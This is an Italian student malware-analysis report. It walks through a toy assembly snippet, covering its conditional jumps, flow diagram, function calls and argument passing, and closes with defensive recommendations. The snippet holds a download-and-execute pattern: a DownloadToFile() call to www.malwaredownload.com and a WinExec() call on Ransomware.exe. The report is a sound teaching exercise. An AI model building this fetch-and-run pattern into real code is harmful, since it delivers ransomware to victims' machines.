

PROGETTO S11-L5

malware analysis

INDICE

❖	Introduzione.....	3
	➢ cos'è la malware analysis.....	3
	➢ tipi di malware analysis.....	4
❖	Traccia.....	5
	➢ tabella 1.....	6
	➢ tabella 2 e 3.....	7
❖	Salto condizionale.....	8
	➢ spiegazione.....	8
	➢ primo salto.....	9
	➢ secondo salto.....	10
	➢ impatto.....	11
	➢ raccomandazioni.....	11
❖	Diagramma di flusso.....	12
	➢ cos'è.....	12
	➢ dimostrazione grafica.....	13
❖	Funzionalità implementate.....	14
	➢ funzionalità rilevate.....	14
❖	Argomenti.....	15
	➢ cosa sono.....	15
❖	Conclusioni.....	16
	➢ raccomandazioni.....	17

Introduzione (cos'è la malware analysis)

La **malware analysis** è il processo di analisi approfondita e sistematica dei software dannosi, noti come malware (nota: la parola malware è l'abbreviazione di malicious software ovvero programma dannoso/malevolo). L'obiettivo principale della malware analysis è comprendere come funziona un particolare malware, identificare le sue caratteristiche e capire come può essere mitigato o eliminato. Questa pratica è essenziale per la sicurezza informatica, poiché consente agli esperti di difendersi contro le minacce e sviluppare contromisure adeguate.

Malware analysis (tipi di malware analysis)

Esistono diversi approcci e tipi di malware analysis, che possono essere categorizzati principalmente in tre principali categorie:

- ❖ **Analisi statica:** Questo approccio coinvolge l'esame del malware senza eseguirlo. Gli analisti esaminano il codice sorgente o eseguibile del malware per identificare pattern, stringhe di testo, firme digitali o altre caratteristiche distintive.
- ❖ **Analisi dinamica:** Questo approccio coinvolge l'esecuzione del malware in un ambiente controllato, noto come sandbox, per osservare il suo comportamento in tempo reale. Gli analisti monitorano le attività del malware, come la creazione di file, la modifica del registro di sistema o le comunicazioni di rete. Questo metodo fornisce informazioni cruciali sul comportamento effettivo del malware.
- ❖ **Analisi ibrida:** Questo approccio combina elementi di analisi statica e dinamica per ottenere una visione più completa del malware. L'analisi ibrida può consentire agli esperti di superare le limitazioni di ciascun approccio e ottenere una comprensione più approfondita del malware.

Inoltre, la malware analysis può essere suddivisa ulteriormente in sottocategorie come:

- **Analisi comportamentale:** Si concentra sullo studio del comportamento del malware durante l'esecuzione, identificando attività dannose o sospette.
- **Analisi del codice:** Coinvolge l'esame dettagliato del codice sorgente o eseguibile del malware per identificare vulnerabilità, exploit o altri metodi utilizzati dal malware.
- **Analisi della memoria:** Consiste nell'esplorare lo spazio di memoria di un sistema infetto per individuare eventuali modifiche o indicatori della presenza del malware.

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- ❑ Spiegate, motivando, quale **salto condizionale** effettua il malware.
- ❑ Disegnare un **diagramma di flusso** identificando i salti condizionali. indicate con una linea Verde per quelli effettuati mentre rosso per quelli non effettuati
- ❑ Quali sono le diverse **funzionalità implementate** all'interno del malware
- ❑ dettagliare come sono passati gli **argomenti** alle successive chiamate di funzione

tabelle in analisi (tabella 1)

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

tabella in analisi (tabella 2-3)

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

2

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3

Salto condizionale (spiegazione)

Spiegazione


Nel linguaggio assembly, esistono **due** tipi di **salti**, il **salto condizionale** che è un'istruzione che consente al programma di eseguire un salto ad un'altra parte del codice solo se una certa condizione è soddisfatta; e il **salto incondizionato** che è un'istruzione che trasferisce il controllo del programma a un'altro indirizzo senza alcuna condizione specifica. Il salto può essere implementato con istruzioni di tipo "branch" o "jump" in base alla condizione.

L'istruzione di "**branch**" effettua un salto condizionale a un'etichetta specifica se la condizione specificata è vera.

L'istruzione di "**jump**" esegue un salto incondizionato a un'etichetta specifica, indipendentemente dalle condizioni.

Entrambe le istruzioni sono utilizzate per controllare il flusso di esecuzione del programma.

un'**etichetta** è un identificatore simbolico associato a un punto specifico nel codice sorgente.


Salto condizionale (primo salto)  si riferisce principalmente alla tabella n.1

il primo salto è identificato dalle istruzioni `cmp EAX, 5` e `jnz loc 0040BBA0`

➤ se non 0: `jnz 0040BBA0`

Il registro EAX è confrontato(`cmp`) con il valore 5. In questo caso se EAX non è uguale a 5 il risultato del confronto non é 0, dunque il malware procede col salto (`jnz`) all'indirizzo 0040BBA0. Questo salto conduce a una sezione del codice specificata nella tabella 2, responsabile di azioni dannose come lo scaricare un file da sito malevolo

`cmp` e `jnz` sono, rispettivamente, le istruzioni del codice del malware per eseguire il confronto (`cmp` = comparison), in questo caso tra il valore del registro EAX e 5, e successivamente quella di effettuare il salto condizionale (`jnz` = jump if not zero) se il valore del confronto non è uguale 0

Salto condizionale (secondo salto)  si riferisce principalmente alla tabella n.1

Il secondo salto viene identificato dalle istruzioni `cmp EBX, 11` e `jz loc 0040FFA0`

➤ se zero: `jz 0040FFA0`

In questo caso il confronto viene eseguito tra il registro EBX e 11, il salto viene eseguito all'indirizzo 0040FFA0 se il valore è 0 ovvero il registro EBX corrisponde a 11. Questo salto porta in una sezione del codice, rappresentata dalla tabella 3 che probabilmente serve all'esecuzione di un ransomware.

se il valore deve essere o meno zero ce lo fa capire l'istruzione `jz` oppure `jnz` in quanto abbreviati di `jump if zero` e `jump if not zero`, essendo che in questo caso l'istruzione è `jz` il salto viene eseguito se il valore del confronto è zero

Salto condizionale (impatto e raccomandazioni)

Impatto

Questi salti condizionali vengono spesso eseguiti dai malware per evitare esecuzioni di codice dannose per lo stesso come misure di sicurezza attive sul sistema target.

Raccomandazioni

È consigliato procedere con un'analisi approfondita del codice per comprenderne pienamente l'impatto e le funzionalità. Usando queste informazioni, è possibile elaborare strategie per prevenire l'esecuzione del malware o per limitare i danni eseguiti da quest'ultimo. Inoltre, si consiglia di monitorare i registri EAX e EBX per rilevare valori anomali durante l'esecuzione di processi sospetti

Diagramma di flusso (cos'è)

Cos' è un diagramma di flusso?

Un **diagramma di flusso**, come quello presente in IDA Pro (tool utilizzato per la malware analysis), fornisce una rappresentazione chiara e visiva del codice del malware, agevolando l'analista nel processo di comprensione, identificazione di pattern e individuazione di comportamenti sospetti nel codice malevolo. Il diagramma di flusso mette in evidenza il flusso di controllo del programma, mostrando i collegamenti tra i blocchi di codice. I salti condizionali e incondizionati sono chiaramente rappresentati, facilitando la comprensione del comportamento del programma in base alle condizioni.

Diagramma di flusso (rappresentazione grafica)

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

in questo caso il salto viene eseguito in quanto il valore del confronto è uguale a zero. cmp EBX,11 jz (comparison EBX to 11 jump if zero to loc...)



Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

essendo che il valore di EAX e' uguale a zero nel confronto svolto il salto non viene eseguito. cmp EAX, 5 jnz (comparison EAX to 5. jump if not zero to loc ...)



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

nota: il valore iniziale di EBX equivale a 10 ma se guardiamo attentamente all'indirizzo 0040105F viene eseguita un'istruzione 'inc' la quale aumenta di un dato numero il valore del registro, in questo caso di 1 portando EBX a valere 11 portando il risultato di cmp a valere 0

Funzionalità implementate (funzionalità rilevate)

Analizzando i frammenti di codice possiamo notare alcune **funzionalità dannose implementate** dal malware. Esse sono atte a compromettere il sistema o più generalmente servono a creare danni o ad ottenere dati sensibili dal sistema.

Le funzionalità rilevate in questo codice, come possiamo vedere in tabella 2 e 3 sono:

DownloadToFile[] = la funzione "DownloadToFile" svolge un ruolo chiave nel processo di distribuzione e aggiornamento del malware. Essenzialmente, questa funzione consente al malware di scaricare un file specifico da un server remoto e salvarlo localmente sul sistema bersaglio. Il file scaricato potrebbe essere un componente aggiuntivo del malware o un payload dannoso, che viene successivamente utilizzato dall'attaccante per eseguire operazioni dannose sul sistema bersaglio.

WinExec[] = La funzione winexec è una vecchia API di Windows utilizzata per eeguire un programma o un'applicazione specificata attraverso la sua stringa di comando. Va notato che winexec è considerata obsoleta e può essere sostituita da funzioni più recenti, come createprocess. L'uso è generalmente sconsigliato per ragioni di sicurezza, poiché può essere vulnerabile ad attacchi di injection di codice.

Argomenti

Gli **argomenti** in linguaggio assembly si riferiscono ai valori passati a una funzione o a un'istruzione. Nel contesto di una funzione, gli argomenti sono i **valori che vengono passati attraverso i registri o la pila prima che la funzione venga chiamata**. Nella programmazione in assembly, l'accesso agli argomenti può variare a seconda della convenzione di chiamata utilizzata.

Nel caso del codice fornito abbiamo:

push: L'istruzione push è utilizzata per inserire un valore sulla pila, spesso utilizzata per preparare gli argomenti prima di chiamare una funzione.

mov: L'istruzione mov è utilizzata per copiare dati da una sorgente a una destinazione, come il trasferimento di un valore tra registri.

Entrambe le istruzioni sono fondamentali per manipolare dati e gestire la pila in linguaggio assembly.

Conclusioni

L'analisi dettagliata svolta sui frammenti di codice di malware ci ha permesso di capire quanto esso possa essere dannoso per il sistema obiettivo in quanto capace di scaricare file sulla macchina che potrebbero essere in grado di eseguire operazioni sofisticate come l'esecuzione di un payload come il ransomware.

Questi tipi di malware sono molto preoccupanti in quando danno accesso a chi li usa ad una vastità di possibilità per quanto riguarda i tipi di attacchi possibili.

se ipotizzassimo che il tipo di payload caricato consista in un ransomware l'azienda bersaglio dovrebbe adottare misure di sicurezza complete sia in maniera preventiva che post-attacco. I ransomware sono tipicamente considerati malware altamente dannosi, alcuni sono progettati per propagarsi in modo aggressivo attraverso reti e sistemi, mentre altri possono essere distribuiti in modo mirato attraverso tecniche come phishing o exploit di vulnerabilità specifiche.

Conclusioni (raccomandazioni)

- **Formazione:** uno staff preparato può diminuire drasticamente la possibilità di subire un attacco in quanto potrebbero riconoscere tentativi di phishing o comunque fonti non affidabili per il download
- **Analisi comportamentale:** Una piattaforma di sicurezza che offre un'analisi comportamentale può prevenire gli attacchi analizzando, appunto, le attività sospette isolandole della loro diffusione
- **Aggiornamenti:** Tenere tutti i sistemi sempre aggiornati è buona pratica per evitare molteplici tipi di attacchi in quanto un sistema non aggiornato potrebbe avere maggiori vulnerabilità dando più possibilità all'attaccante di agire